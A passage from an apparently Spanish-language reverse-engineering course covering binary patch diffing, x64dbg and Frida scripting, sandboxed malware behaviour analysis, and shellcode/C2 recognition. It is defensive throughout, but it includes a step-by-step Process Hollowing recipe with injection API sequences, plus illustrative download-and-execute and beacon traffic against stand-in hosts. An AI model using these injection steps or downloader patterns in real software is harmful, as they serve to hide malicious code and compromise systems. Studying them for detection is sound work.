Version Tracking de Ghidra (2.16) hace un trabajo parecido con otro enfoque: corrés **correlacionadores** (bytes exactos, instrucciones exactas, mismas referencias a datos, mismos símbolos, y otros más permisivos), revisás las coincidencias propuestas, las **aceptás** y trasladás nombres y comentarios del origen al destino. Lo que queda sin aceptar es el candidato a cambio. Es más manual que BinDiff, pero todo queda dentro de un solo proyecto y no necesita IDA.

> **Paso a paso según tu herramienta (IDA Free no carga BinExport)**
>
> BinDiff necesita **BinExport**, un plugin **nativo** que **IDA Free no carga** (es para el SDK de IDA Pro). Por eso, sin pagar:
>
> - **Ghidra Version Tracking** (ver sección anterior): el *Version Tracking Wizard* (source = v1, destination = v2) → *Add to Existing Session* con **Exact Function Bytes/Instructions Match** → filtrá las parcialmente emparejadas: la que cambió salta de inmediato.
> - **Diaphora en IDA (dos fases):** corré `diaphora.py` sobre `v1` y exportá `v1.sqlite`; después corrélo sobre `v2` apuntando a `v1.sqlite` y revisá la pestaña **Partial** (Ratio < 1.00).

Práctica

En tu VM:

1. Compilá un programa **propio** con un bug simple (un `fread` / `memcpy` sin validar tamaño). Guardá el binario **"v1"**.
2. Arreglalo (agregá la validación) y compilá **"v2"**.
3. Corré **BinDiff** o **Diaphora** entre v1 y v2; ordená por menor similitud.
4. Abrí la función que cambió y escribí dos líneas: **qué** cambió y **qué riesgo** mitiga.
5. Compilá una **v2b** con el mismo arreglo pero otra opción de optimización (por ejemplo `/O1` en lugar de `/O2`). Diffeá v1 contra v2b, contá cuántas funciones cambiaron y explicá cuáles son ruido y cuál es el parche.
6. Repetí el diff v1/v2 con **Version Tracking** de Ghidra y compará con el resultado de BinDiff o Diaphora: ¿encontraron la misma función?

Preguntas de repaso

▼ **¿Qué hace un differ y para qué sirve en defensa?**

> Empareja las funciones de **dos versiones** de un binario y marca las que cambiaron. En defensa sirve para ver **qué arregló un parche** (qué chequeo agregaron = cuál era el defecto): análisis de 1-day y verificación de parches.

▼ **Al correr BinDiff, ¿qué funciones mirás?**

> Las de **menor similitud** (las que cambiaron). Las que matchean al 100% no aportan; el parche está en las que bajaron.

▼ **En el ejemplo, ¿cuál era el defecto y cuál el arreglo?**

> El defecto: leer `n` bytes (controlados por el archivo) en un buffer de 64 **sin validar** `n` → overflow de stack. El arreglo: un `if (n > sizeof(buf)) return -1` antes del `fread`.

▼ **¿Qué aporta el número de CVE al hacer el diff de VLC?**

> Es una **guía**: te dice qué clase de falla y en qué zona buscar, para no comparar a ciegas las dos versiones.

▼ **En un diff, ¿qué combinación de similitud y confianza buscás?**

> Similitud **baja** con confianza **alta**: el differ está seguro de que es la misma función y de que cambió. Similitud baja con confianza baja puede ser un mal emparejamiento.

▼ **Diffeaste dos versiones y cambiaron trescientas funciones. ¿Qué hacés?**

> Separar el ruido: cambios repartidos por todo el binario suelen ser otra versión del compilador u otras optimizaciones. Buscás el cambio concentrado: un bloque nuevo con comparación y salida temprana, una validación nueva o un import nuevo.

▼ **¿Qué aportan los símbolos públicos de Microsoft al diffear binarios de Windows?**

> Nombres de funciones y variables globales en las dos versiones: mejoran el emparejamiento y permiten describir el cambio por nombre. No incluyen código fuente ni tipos privados.

▼ **¿Dónde está el límite de esta lección?**

> En **leer el cambio y nombrar el riesgo**. Identificar el defecto no es construir el exploit; eso queda fuera (la guía es defensiva).

Puerta de salida

Podés: (1) explicar qué es un differ y por qué es defensivo; (2) correr BinDiff/Diaphora entre dos versiones propias y encontrar la función cambiada; (3) leer el chequeo agregado y nombrar el defecto que mitiga; (4) explicar el rol del CVE en el caso VLC; (5) explicar cómo empareja un differ y en qué casos se equivoca; (6) separar el ruido de compilación del cambio real; (7) usar símbolos públicos o Version Tracking para mejorar el diff.

Lo que queda fuera

El diff de parches mensuales completos de Windows, la extracción de archivos de los paquetes de actualización, el diff de controladores de kernel y, por el marco del curso, cualquier paso desde "entendí el defecto" hacia "construí un exploit".

Fuentes de esta lección

- `Curso IDA, tute 22` — qué es un differ; empareja funciones entre versiones; el caso del parche de seguridad.
- `Curso IDA, tute 30` — VLC / CVE-2008-4654 como diff de dos versiones (explicación en el tute 31).
- Rama vulnerabilidades (5.2) — el marco defensivo del defecto y las mitigaciones.
- Conocimiento externo: BinDiff (código abierto; trabaja sobre BinExport desde IDA, Binary Ninja o Ghidra), Diaphora, Ghidra Version Tracking y Microsoft Learn: Microsoft public symbols.

Capas de esta lección

Contenido observado en CLS: la definición de differ del capítulo 22 y el caso VLC/CVE de los tutes 30–31. **Conocimiento externo:** BinDiff, Diaphora y Version Tracking, cómo emparejan funciones, el ruido de compilación y los símbolos públicos de Microsoft. **Recomendación editorial:** el ejemplo ilustrativo, la tabla de ruido, el flujo de 1-day defensivo y la práctica con dos versiones propias (sin laboratorio compilado con hashes en esta edición).

Scripting de debugger: automatizar y dejar evidencia

> **Objetivo de la lección**
>
> Dejar de repetir a mano la misma secuencia en el debugger: **automatizarla con un script** de x64dbg y que ese script **guarde evidencia** reproducible. Reconocer y adaptar un **OllyScript** antiguo.
> **Prerrequisitos:** debugger (2.6). *Contexto recomendado (no bloqueante):* método de análisis (4.1) y automatización con IDAPython (5.3) — útiles como referencia, pero 2C no exige haber hecho las etapas 4 o 5.

Por qué scriptear el debugger

Cuando una tarea se repite —poner el mismo breakpoint, leer el mismo registro, anotar el mismo valor en cada corrida— conviene **automatizarla**: es más rápido, no te equivocás y queda **reproducible** (cualquiera corre el script y obtiene lo mismo). Es el mismo espíritu que viste con **IDAPython** en la automatización de la Etapa 5, pero del lado **dinámico**: en vez de recorrer el binario estático, manejás la ejecución.

x64dbg: el lenguaje de scripts

x64dbg trae una pestaña **Script** con un lenguaje de comandos simple (**conocimiento externo**). Los que más vas a usar:

Comando	Qué hace
`bp dir` / `bphws dir, "r"`	breakpoint de software / de hardware
`SetBreakpointLog dir, "..."`	texto que se escribe al log cuando se dispara ese bp
`SetBreakpointCondition dir, 0`	*break-condition* 0 = el bp **loggea pero no pausa**
`run` / `erun`	correr hasta el bp / correr pasando excepciones
`log "texto {reg}"`	escribir en el log (con formato de registros/memoria)
`$resultado = [rsp+8]`	variables del script, leer memoria

El formato de `log` permite volcar memoria y registros: `{utf16@rcx}` imprime el string Unicode **cuya dirección está en** `RCX`. Ojo con los corchetes: `@rcx` usa el **valor del registro** como dirección; `@[rcx]` haría una **lectura de más** (tomaría lo que hay *en* `RCX` como dirección). Con un breakpoint que **loggea sin pausar** armás una **traza** automática.

Ejemplo paso a paso: loggear cada archivo que abre el programa

*(Ejemplo **ilustrativo**: script de x64dbg para registrar llamadas y guardar evidencia.)*

```
// script.txt — correr desde la pestaña Script de x64dbg
bp CreateFileW                                          // breakpoint en la API
SetBreakpointLog CreateFileW, "[CreateFileW] {utf16@rcx}" // qué loggear al dispararse
SetBreakpointCondition CreateFileW, 0                   // 0 = loggea pero NO pausa
run                                                     // una sola vez; todo queda en el log

// el log queda con algo como:
// [CreateFileW] C:\Users\...\config.ini
// [CreateFileW] C:\Users\...\datos.bin
```

Cada vez que el programa llama a `CreateFileW`, el breakpoint **loggea el nombre del archivo** (el primer argumento, en `RCX`) y **continúa solo**, porque la *break-condition* es 0. Esa es la forma recomendada: no metas `run` dentro de un comando de breakpoint (x64dbg lo desaconseja por inestable); dejá que el bp loggee y no pause. Al final copiás el **log** como evidencia (Etapa 4): un registro reproducible de qué archivos tocó, sin frenar a mano en cada llamada.

Trazas condicionales: registrar cada instrucción que cumple algo

Un breakpoint con log te dice **cuándo** se llamó a algo. A veces la pregunta es otra: "¿por qué camino pasó entre este punto y aquel?" o "¿en qué instrucción `RAX` tomó este valor?". Para eso x64dbg tiene **trazas condicionales** (menú *Debug*: *Trace into until condition* / *Trace over until condition*): el debugger ejecuta paso a paso por vos y en cada instrucción evalúa expresiones (**conocimiento externo**, documentación de x64dbg):

Campo	Qué hace	Valor por defecto
Break condition	Si da 1, la traza se detiene	`0` (no se detiene por condición)
Log text	Texto con formato que se escribe al log	vacío
Log condition	Si da 1, se escribe el *log text*	`1` (siempre)
Command text / *condition*	Comando que se ejecuta cuando la condición da 1	la condición por defecto es la *break condition*

El log de la traza se puede mandar a un archivo (desde el diálogo o con el comando `TraceSetLogFile`), y ese archivo es la evidencia.

*(Ejemplo **ilustrativo**, no ejecutado en esta edición: valores de los campos para una traza "trace over" desde el inicio de una función de verificación.)*

```
Break condition:  cip == 0x140001290        // fin de la función: ahí se detiene
Log text:         {p:cip} {i:cip}  rax={rax}
Log condition:    1                         // loggear todas las instrucciones
```

El resultado es la lista de instrucciones **realmente ejecutadas**, con el valor de `RAX` en cada una. Comparar dos trazas (una con entrada válida y otra con inválida) muestra exactamente **dónde se separan los caminos**, que es el dato que buscabas en el método de la Etapa 4. Dos precauciones: una traza paso a paso es **mucho**

más lenta que la ejecución normal, así que acotala entre dos direcciones y usá *trace over* para no meterte en las APIs; y el archivo crece rápido, así que logueá solo lo que vas a leer.

Instrumentación dinámica: Frida

Un debugger detiene el proceso (o lo traza instrucción por instrucción). La **instrumentación dinámica** hace otra cosa: **inyecta código propio** en el proceso para que se ejecute al entrar y salir de las funciones que te interesan, sin pausar. **Frida** es la herramienta libre más difundida de este tipo (**conocimiento externo**): inyecta un motor de JavaScript en el proceso y te da una API para enganchar funciones.

La pieza central es `Interceptor.attach(target, callbacks)`: `target` es la dirección de la función y `callbacks` tiene `onEnter(args)`, que recibe los argumentos, y `onLeave(retval)`, que recibe el valor de retorno. La dirección de una función exportada se obtiene con `Process.getModuleByName(nombre).getExportByName(funcion)`.

*(Ejemplo **ilustrativo**, no ejecutado en esta edición: el mismo registro de `CreateFileW` del ejemplo de x64dbg, ahora con Frida.)*

```
// agente.js: registrar qué archivos abre el programa y qué handle recibe
const f = Process.getModuleByName('kernel32.dll').getExportByName('CreateFileW');
Interceptor.attach(f, {
  onEnter(args) {
    this.nombre = args[0].readUtf16String();   // primer argumento: LPCWSTR
  },
  onLeave(retval) {
    console.log('[CreateFileW] ' + this.nombre + ' -> ' + retval);
  }
});
```

Se carga con la herramienta de línea de comandos de Frida al lanzar **tu programa** dentro de la VM. Comparado con el script de x64dbg, ganás el valor de retorno en la misma línea (`this` guarda datos entre `onEnter` y `onLeave`) y la posibilidad de procesar los datos en JavaScript; perdés la vista de registros y memoria que da el debugger.

Herramienta	Cuándo conviene	Costo
Breakpoint con log (x64dbg)	Saber cuándo y con qué argumentos se llama a algo	Bajo; pausa interna en cada disparo
Traza condicional (x64dbg)	Ver el camino exacto entre dos puntos	Muy lento; acotarlo
Instrumentación (Frida)	Registrar entradas y salidas de muchas funciones, procesar datos al vuelo	Inyecta código: modifica el proceso
TTD (2.19)	Grabar una ejecución y recorrerla hacia atrás	Archivos grandes; solo WinDbg

> **Instrumentar modifica el proceso**
>
> Frida inyecta una biblioteca y reescribe el inicio de las funciones enganchadas. Usala solo sobre **programas propios o didácticos, en la VM**. Un programa con controles anti-análisis (2.15) puede notar la inyección y comportarse distinto, y eso es un dato para documentar, no algo para evadir. No la uses sobre software de terceros, juegos en línea ni procesos protegidos del sistema.

OllyDbg como legado

OllyDbg (el de los videos 23–40 del curso, ver 2.9 Herramientas) tiene su propio **OllyScript** (`.txt` con comandos como `bp`, `run`, `log`, `cmp`, `jne`). Es de 32 bits y está discontinuado, pero vas a **encontrar scripts viejos** de OllyScript en material de la escena. El objetivo acá no es escribir OllyScript nuevo, sino **reconocer** qué hace uno antiguo y, si hace falta, **adaptar** su lógica a x64dbg. En `Teorias_Numeradas` hay varios títulos sobre scripting de OllyDbg/x64dbg (material por título, no revisado; ver índice).

Práctica

En tu VM, con un **crackme propio o didáctico** (ver Banco de prácticas):

1. Elegí una tarea repetitiva (p. ej. loggear cada `strcmp` / `CreateFileW`, o leer un registro en un punto).
2. Escribí un script de x64dbg que la haga sola y escriba al **log**.
3. Corré el script y **guardá el log** como evidencia.
4. Tomá un OllyScript viejo (si conseguís uno) y escribí en dos líneas qué hace y cómo se traduciría a x64dbg.
5. Sobre tu crackme propio, hacé una traza condicional *trace over* de la función de verificación con una entrada válida y otra inválida, mandando el log a archivo. Compará los dos archivos y señalá la primera instrucción donde se separan.
6. Si instalás Frida en la VM, registrá con un agente las llamadas a `CreateFileW` (o a la comparación de cadenas) de tu programa propio y compará la salida con la del script de x64dbg.

Preguntas de repaso

<details>
<summary>¿Por qué scriptear una tarea del debugger en vez de hacerla a mano?</summary>

Porque es más rápido, evita errores de repetición y queda **reproducible**: el script documenta exactamente qué se hizo y cualquiera obtiene el mismo resultado.
</details>

<details>
<summary>¿Cómo hacés que un breakpoint loggee sin pausar la ejecución?</summary>

Le ponés un **texto de log** (`SetBreakpointLog`) y la **break-condition en 0** (`SetBreakpointCondition dir, 0`): el bp escribe al log cada vez que se dispara y continúa solo. Es lo recomendado; meter `run` dentro de un comando de breakpoint es inestable.
</details>

▼ **¿Cómo loggeás el nombre de archivo en una llamada a `CreateFileW`?**

> Con el formato de memoria del log: el primer argumento (`RCX` en x64) tiene la **dirección** del nombre; `{utf16@rcx}` vuelca ese string Unicode al log. (Con `@[rcx]` harías una lectura de más.)

▼ **¿Qué te da una traza condicional que no te da un breakpoint con log?**

> El **camino completo** de instrucciones ejecutadas entre dos puntos, con los valores que pidas en cada una. Comparando dos trazas ves dónde se separan los caminos. A cambio es muy lenta, por eso se acota.

▼ **En Frida, ¿para qué sirven `onEnter` y `onLeave`?**

> `onEnter(args)` corre al entrar a la función y recibe los argumentos; `onLeave(retval)` corre al salir y recibe el valor de retorno. Con `this` se guardan datos de la entrada para usarlos a la salida.

▼ **¿Por qué instrumentar con Frida no es "solo mirar"?**

> Porque inyecta una biblioteca y modifica el inicio de las funciones enganchadas: el proceso cambia y un programa con controles anti-análisis puede notarlo. Por eso se usa sobre programas propios en la VM y se documenta.

▼ **¿Qué relación tiene esto con IDAPython (5.3)?**

> Es la misma idea de **automatizar**, pero en dinámico: IDAPython recorre el binario estático; el script de x64dbg maneja la **ejecución** (breakpoints, registros, memoria en vivo).

▼ **¿Qué hacés con un OllyScript antiguo?**

> Lo **reconocés y adaptás**: entendés su lógica (bp, run, comparaciones) y la traducís a x64dbg. No conviene escribir OllyScript nuevo (OllyDbg está discontinuado y es de 32 bits).

Puerta de salida

Podés: (1) escribir un script de x64dbg que automatice una tarea y escriba al log; (2) hacer que un breakpoint loggee sin pausar (log + break-condition 0); (3) guardar el log como evidencia reproducible; (4) reconocer un OllyScript y explicar cómo adaptarlo; (5) acotar una traza condicional y comparar dos trazas; (6) explicar qué hace un agente de Frida con `Interceptor.attach` y qué cambia en el proceso. **Con esto cerrás el núcleo del bloque 2C.**

Lo que queda fuera

Stalker (el trazador de Frida) y la reescritura de funciones con `Interceptor.replace`, los marcos de instrumentación binaria como DynamoRIO o Intel Pin y el uso de Frida en Android o iOS. La lección enseña a registrar evidencia sin cambiar la lógica del programa.

Fuentes de esta lección

- Automatización con IDAPython (5.3) — el paralelo estático del scripting; misma idea de automatizar y reproducir.
- Herramientas (2.9) — OllyDbg en su contexto histórico (videos 23–40).
- Teorias_Numeradas — títulos sobre scripting de x64dbg/OllyDbg (material por título, no revisado).
- x64dbg (conocimiento externo): Conditional Breakpoint y Conditional Tracing — campos de condición, log y comando; `TraceSetLogFile`.
- Frida (conocimiento externo): documentación y JavaScript API — `Interceptor.attach`, `onEnter` / `onLeave`, `Process.getModuleByName`, `getExportByName`, `readUtf16String`.

Capas de esta lección

Contenido observado en CLS: OllyDbg en los videos del curso y la automatización con IDAPython de la Etapa 5; títulos de scripting en `Teorias_Numeradas`. **Conocimiento externo:** el lenguaje de scripts de x64dbg (`SetBreakpointLog`, `SetBreakpointCondition`, `log`, formatos de memoria), las trazas condicionales, Frida y OllyScript. **Recomendación editorial:** los ejemplos ilustrativos (script, campos de traza, agente de Frida; ninguno ejecutado en esta edición), la tabla de herramientas y la práctica de guardar evidencia (sin laboratorio compilado con hashes en esta edición).

Malware dinámico defensivo

Ruta optativa, fuera de la puerta obligatoria

Esta lección es una **especialización**, no un requisito para aprobar 2C. Tiene sus propios prerrequisitos y su propio entregable. **Prerrequisitos:** rama malware estática (5.1), análisis dinámico seguro (4.4), debugger (2.6).

Reglas no negociables del laboratorio

- **VM aislada**, sin carpetas compartidas, con la red en **host-only** o apagada; **snapshot** antes de cada corrida y revertir después.
- **Nunca** en tu máquina real ni en una VM con datos tuyos o credenciales.
- Trabajá con una **muestra preparada para el curso o un simulador benigno** que *imite* comportamiento (crea archivos, toca el registro, abre un socket). **No** descargues ni ejecutes malware real para practicar.
- El objetivo es **observar y documentar**, no "detonar por curiosidad".

La rama de malware te enseñó el **triage estático** (sin ejecutar). Acá sumás la capa **dinámica**: ver qué hace una muestra *mientras corre*, en un entorno controlado. El propio curso marca el límite con el caso **Shelter** (video 37), que ejecuta una muestra y queda **fuera** del recorrido de principiante justamente por eso (`Videos y material adicional, Video 37`). Hacelo solo cuando ya tenés el método y el laboratorio.

Las cuatro superficies que se observan

Todo esto es **conocimiento externo** (herramientas y método estándar de análisis de comportamiento):

- **Archivos:** qué crea, copia o borra. Herramienta: **Procmon** (filtro por operación de archivo), o un *before/after* con listados.
- **Registro:** claves de **persistencia** (`Run` , servicios, tareas programadas) y configuración. Herramienta: **Regshot** (snapshot antes/después) o Procmon.
- **Procesos:** procesos hijos, inyección en otros procesos, servicios. Herramienta: **Process Monitor/Explorer**, Autoruns para persistencia.
- **Red:** a dónde intenta conectarse (C2), qué resuelve por DNS, qué pide por HTTP. Clave: **red simulada** con **INetSim** o **FakeNet-NG**, que responden como si hubiera Internet **sin** salir de verdad; capturás el tráfico con Wireshark.

Un *runner* como **Noriben** (sobre Procmon) junta todo esto en un reporte; es cómodo pero el método importa más que la herramienta.

Del comportamiento a los IOC

El entregable es un **informe de indicadores (IOCs)**: archivos creados (nombre + hash), claves de registro de persistencia, procesos hijos, dominios/IPs de C2, mutex. Esos IOC son lo que alimenta una regla **YARA** o una detección (lo viste en 5.1). El informe sigue la estructura de la plantilla: entorno, hashes, evidencia (capturas de Procmon/Wireshark) y límites.

Ejemplo paso a paso: una corrida típica

*(Ejemplo **ilustrativo**: salida construida de un simulador benigno, no de malware real.)*

```
Snapshot → ejecutar muestra_demo.exe en la VM (red = FakeNet-NG)

Procmon (filtrado):
  CreateFile   C:\Users\lab\AppData\Roaming\svc\host.exe   (SUCCESS)   ← se copia
  RegSetValue  HKCU\...\Run\Updater = %APPDATA%\svc\host.exe           ← persistencia
  Process Create  host.exe (hijo)

FakeNet / Wireshark:
  DNS  A  update.ejemplo-malware-demo.test      ← dominio C2 (simulado)
  HTTP GET http://update.ejemplo-malware-demo.test/gate.php?id=...

IOCs:
  file  %APPDATA%\svc\host.exe   sha256=...
  reg   HKCU\...\Run\Updater
  net   update.ejemplo-malware-demo.test
```

Con esa corrida ya tenés persistencia (clave `Run`), el binario soltado y el dominio de C2: tres IOCs para una regla de detección, sin exponer la red real.

Práctica

En tu VM aislada, con **snapshot** y una **muestra preparada para el curso o un simulador propio** (podés escribir un programa benigno que cree un archivo en `%APPDATA%`, ponga una clave `Run` y haga un GET a un dominio de prueba):

1. Tomá snapshot. Levantá **FakeNet-NG** o **INetSim**.
2. Corré la muestra con **Procmon** y **Regshot** capturando.
3. Extraé los IOCs (archivos, registro, procesos, red) con sus hashes.
4. Escribí un informe corto y **revertí el snapshot**.

Preguntas de repaso

▼ **¿Por qué se usa una red simulada (INetSim/FakeNet) en vez de Internet real?**

> Para ver a dónde **intenta** conectarse la muestra y qué pide, **sin** darle salida real: la red falsa responde como si hubiera Internet, así capturás el C2 sin exponerte ni avisar al atacante.

▼ **Nombrá las cuatro superficies que observás en dinámico.**

> **Archivos**, **registro** (persistencia), **procesos** (hijos/inyección) y **red** (C2/DNS/HTTP).

▼ **¿Qué es un IOC y para qué sirve acá?**

> Un *indicador de compromiso*: archivo+hash, clave de registro, dominio/IP, mutex. Sirve para **detectar** (alimentar una YARA o una regla) y para el informe.

▼ **¿Dónde se corre esto y con qué resguardos?**

> En una **VM aislada** (red host-only/apagada, sin carpetas compartidas), con **snapshot** antes y revert después; nunca en el host ni con malware real descargado para la ocasión.

▼ **¿Por qué el curso deja el caso Shelter (video 37) fuera del recorrido base?**

> Porque **ejecuta una muestra**: no es una práctica de principiante. Requiere laboratorio y método; por eso esto es una ruta **optativa y avanzada**.

Puerta de salida (optativa)

Podés: (1) montar un laboratorio aislado con red simulada y snapshots; (2) observar las cuatro superficies con Procmon/Regshot/Wireshark; (3) extraer IOCs con hashes; (4) redactar un informe de comportamiento. Todo sobre una muestra de curso o un simulador, nunca malware real en el host.

Fuentes de esta lección

- `Videos y material adicional, Video 37` — el caso Shelter: ejecutar una muestra; por qué queda fuera del recorrido base.
- Rama malware (triage estático) (5.1) — la base defensiva sin ejecutar, sobre la que se apoya esta ruta.
- Análisis dinámico seguro (4.4) — cuándo ejecutar y cuándo no, y cómo contener.

Capas de esta lección

Contenido observado en CLS: el caso Shelter (video 37) y la rama malware estática. **Conocimiento externo:** Procmon, Regshot, INetSim/FakeNet-NG, Noriben, el modelo de cuatro superficies y los IOCs. **Recomendación editorial:** las reglas de laboratorio, el enfoque de muestra-de-curso/simulador y el ejemplo ilustrativo (no hay un laboratorio real ni muestras en esta edición).

Ampliación editorial basada en fuentes externas — Anatomía de la inyección de procesos en memoria: Process Hollowing, Early Bird APC y Reflective Loading

En el análisis de software dinámico y amenazas defensivas, las técnicas de inyección en user-mode buscan ejecutar código dentro del espacio de direcciones virtual de un proceso legítimo para enmascarar su presencia (Microsoft Learn: Process Creation Flags):

Técnica de Inyección	Secuencia de APIs Clave	Comportamiento y Huella en Memoria	Detección y Caza
Inyección Clásica (CreateRemoteThread)	`OpenProcess` -> `VirtualAllocEx(RWX)` -> `WriteProcessMemory` -> `CreateRemoteThread`	Aloca un bloque independiente en un proceso ya en ejecución y crea un hilo remoto.	Interceptada por telemetría del kernel (`PsSetCreateThreadNotifyRoutine`) y monitores de API.
Process Hollowing (RunPE)	`CreateProcess(CREATE_SUSPENDED)` -> `NtUnmapViewOfSection` -> `VirtualAllocEx` -> `WriteProcessMemory` -> `SetThreadContext` -> `ResumeThread`	Vacia el binario legítimo original de la memoria del proceso y proyecta un ejecutable completamente nuevo.	Discrepancia entre la memoria mapeada y el archivo en disco (detectable con `PE-sieve` o inspección de VAD).
Early Bird APC Injection	`CreateProcess(CREATE_SUSPENDED)` -> `VirtualAllocEx` -> `WriteProcessMemory` -> `QueueUserAPC` -> `ResumeThread`	Encola una Asynchronous Procedure Call (APC) antes de que inicie el hilo principal, ejecutándose en el primer estado de alerta.	Monitoreo de llamadas a `QueueUserAPC` dirigidas al hilo primario de procesos recién creados.
Reflective DLL Injection	`VirtualAllocEx` -> `WriteProcessMemory` -> `CreateRemoteThread(offset_ReflectiveLoader)`	La DLL inyectada incluye su propio loader interno que resuelve imports y relocalizaciones sin usar `LoadLibrary` .	La DLL no figura en las listas del PEB (`InLoadOrderModuleList`), dejando páginas de memoria huérfanas con permisos de ejecución.

Flujo paso a paso de Process Hollowing (RunPE)

1. **Creación suspendida:** El cargador inicia un proceso del sistema benigno (ej. `svchost.exe`) pasando el flag `CREATE_SUSPENDED (0x00000004)` a `CreateProcessW` .
2. **Desmapeo:** Invoca `NtUnmapViewOfSection(pi.hProcess, baseImageOriginal)` para desalojar el ejecutable legítimo de la memoria virtual.
3. **Reserva y escritura:** Asigna memoria con `VirtualAllocEx` en la dirección base preferida del nuevo binario (`ImageBase`) y escribe las cabeceras PE y secciones con `WriteProcessMemory` .
4. **Reajuste de contexto:** Llama a `GetThreadContext(pi.hThread, &ctx)` , sobrescribe el registro del EntryPoint (`ctx.Rcx` en x64 o `ctx.Eax` en x86) con la nueva dirección del OEP, aplica `SetThreadContext` y despierta el proceso con `ResumeThread` .

Shellcode, red y C2: reconocer y describir

> **Ruta optativa · solo análisis y clasificación**
>
> Especialización, no requisito de 2C. Acá se **reconoce y describe** —a alto nivel— shellcode y tráfico de C2 en un entorno controlado. **No** se explica cómo escribir shellcode ni cómo montar un C2: esta guía es defensiva y se queda en identificar y clasificar. **Prerrequisitos:** PE e imports (1.4), malware dinámico defensivo (2.22), criptografía/encoding (4.2).

Cómo se reconoce que algo es shellcode

Shellcode es **código máquina suelto**, sin envoltura PE: no tiene cabecera, secciones ni tabla de imports. Para el análisis alcanza con **reconocerlo** por sus rasgos, sin entrar en cómo está hecho por dentro (**conocimiento externo**):

- **No es un PE:** aparece como un **blob de bytes** dentro de un buffer, un recurso (RCDATA), un documento o tráfico de red, no como un `.exe` / `.dll`.
- **No tiene IAT PE:** al ser un blob sin formato PE, no trae la tabla de imports PE. Eso **no demuestra** que resuelva APIs por su cuenta: puede recibir funciones o datos desde un cargador, no usar APIs, usar llamadas al sistema, o resolverlas en tiempo de ejecución. La ausencia de IAT por sí sola no identifica cuál de esos casos aplica.
- **Autosuficiente:** strings armadas al vuelo o cifradas, y saltos/llamadas por direcciones calculadas en vez de referencias con nombre.

El Curso IDA menciona shellcode en el contexto de exploiting (p. ej. el tute 40, que además avisa que técnicas viejas pueden no andar en Windows 10 moderno). Lo tomamos solo como **algo a identificar**, no a producir (`Curso IDA, tute 40`).

Analizar un blob sin ejecutarlo en tu sistema

La forma segura de ver **qué hace** un shellcode es un **emulador** que lo corre en una caja y te reporta su comportamiento, sin tocar tu Windows (**conocimiento externo**):

- `scdbg` (basado en libemu) o **blobrunner + debugger en la VM**: emulan el blob y listan **qué APIs resolvió y llamó**.
- Vos leés el **reporte** y deducís la intención: si llama a algo como `WinExec` / `CreateProcess`, ejecuta un programa; si descarga y corre, es un *downloader*; si reserva memoria y escribe en otro proceso, es inyección.

No hace falta entender byte a byte cómo se autoresuelve: te quedás con el **qué hace** que reporta el emulador.

C2: describir el tráfico

C2 (*command and control*) es cómo una muestra habla con el atacante. En el laboratorio de 2.22, con **red simulada** (INetSim/FakeNet) y Wireshark, **describís** el canal sin darle salida real:

- **Beacon:** conexiones periódicas a un dominio/IP (cada N segundos).
- **Protocolo:** HTTP(S) con User-Agent raro, DNS con subdominios largos (indicio de *DNS tunneling*), o un puerto TCP fijo.
- **Datos:** muchas veces base64 o XOR sobre el contenido (lo reconocés con 4.2 criptografía).

El entregable es una **descripción + IOCs de red** (dominios, IPs, patrón del beacon), no una réplica del canal.

Ejemplo: cómo se lee el reporte de un emulador

*(Ejemplo **ilustrativo**: salida resumida de un emulador tipo `scdbg`, no un blob real.)*

```
scdbg sobre blob_demo.bin (emulado, NO ejecutado en el host):
  APIs resueltas/llamadas:
    LoadLibraryA("wininet.dll")
    InternetOpenA / InternetOpenUrlA  → http://descarga.ejemplo-demo.test/p.bin
    CreateFileA("%TEMP%\p.bin")  → WriteFile
    WinExec("%TEMP%\p.bin")
  Lectura: es un DOWNLOADER → baja p.bin y lo ejecuta.
  IOCs: descarga.ejemplo-demo.test ; %TEMP%\p.bin
```

Con solo **leer qué APIs resolvió** el emulador, clasificás el shellcode (downloader) y sacás los IOCs, sin analizar su mecánica interna ni ejecutarlo en tu sistema.

Práctica

En tu VM aislada, con un **blob de curso** (o un programa benigno que simule el comportamiento):

1. Comprobá si el blob tiene envoltura PE; tratá la ausencia de cabecera/imports solo como un indicio y usá el contexto y el análisis como evidencia adicional.
2. Pasalo por `scdbg` (o un emulador equivalente) y leé qué APIs resuelve.
3. Clasificalo: ¿ejecuta, descarga, inyecta? Justificá con las APIs del reporte.
4. Si hay red, describí el beacon en el laboratorio simulado y anotá los IOCs.

Preguntas de repaso

▼ **¿Qué distingue a un shellcode de un `.exe` normal?**

> No tiene envoltura **PE** (cabecera, secciones ni IAT PE): es código suelto dentro de un buffer, recurso o tráfico. Eso no permite concluir por sí solo cómo obtiene funciones; puede depender de un cargador, no usar APIs o resolverlas durante la ejecución.

▼ **¿Cómo ves qué hace un shellcode sin ejecutarlo en tu máquina?**

> Con un **emulador** (`scdbg`/libemu, o blobrunner en la VM): corre el blob en una caja y reporta las **APIs que resuelve y llama**; vos leés ese reporte para clasificarlo.

▼ **Si el reporte muestra `InternetOpenUrlA` + `CreateFile` + `WinExec`, ¿qué es?**

> Un **downloader**: baja un archivo y lo ejecuta. La combinación de APIs delata la intención.

▼ **¿Qué es un beacon de C2 y cómo lo describís?**

> Conexiones **periódicas** de la muestra hacia su servidor. Lo describís por el **patrón** (cada N segundos), el protocolo (HTTP/DNS) y el dominio/IP, usando la red simulada; no replicás el canal.

▼ **¿Cuál es el límite de esta lección?**

> **Reconocer y clasificar**. No se enseña a escribir shellcode ni a montar un C2; el trabajo se queda en análisis defensivo e IOCs.

Puerta de salida (optativa)

Podés: (1) explicar por qué la ausencia de PE/IAT no basta para demostrar que un blob es shellcode ni cómo resuelve funciones; (2) usar un emulador para observar y clasificar comportamiento; (3) describir un beacon de C2 en el laboratorio simulado; (4) entregar IOCs de red. Siempre en análisis, nunca en construcción.

Fuentes de esta lección

- `Curso IDA, tute 40` — menciona shellcode en contexto de exploiting (y que técnicas viejas pueden no andar en Win10).
- Malware dinámico defensivo (2.22) — el laboratorio aislado y la red simulada donde se observa el C2.
- Reconocer criptografía y encoding (4.2) — base64/XOR en el tráfico y los payloads.

Capas de esta lección

Contenido observado en CLS: la mención de shellcode del tute 40. **Conocimiento externo:** la identificación de código sin envoltura PE, aclarando que la ausencia de IAT no demuestra por sí sola resolución dinámica, los emuladores (`scdbg`/libemu) y el modelo de C2 (beacon, protocolo, IOCs). **Recomendación editorial:** el enfoque estricto de reconocer-y-clasificar, el ejemplo ilustrativo de salida de emulador y el límite de no construir.

Fuzzing y análisis simbólico

> **Ruta optativa · sobre binarios propios**
>
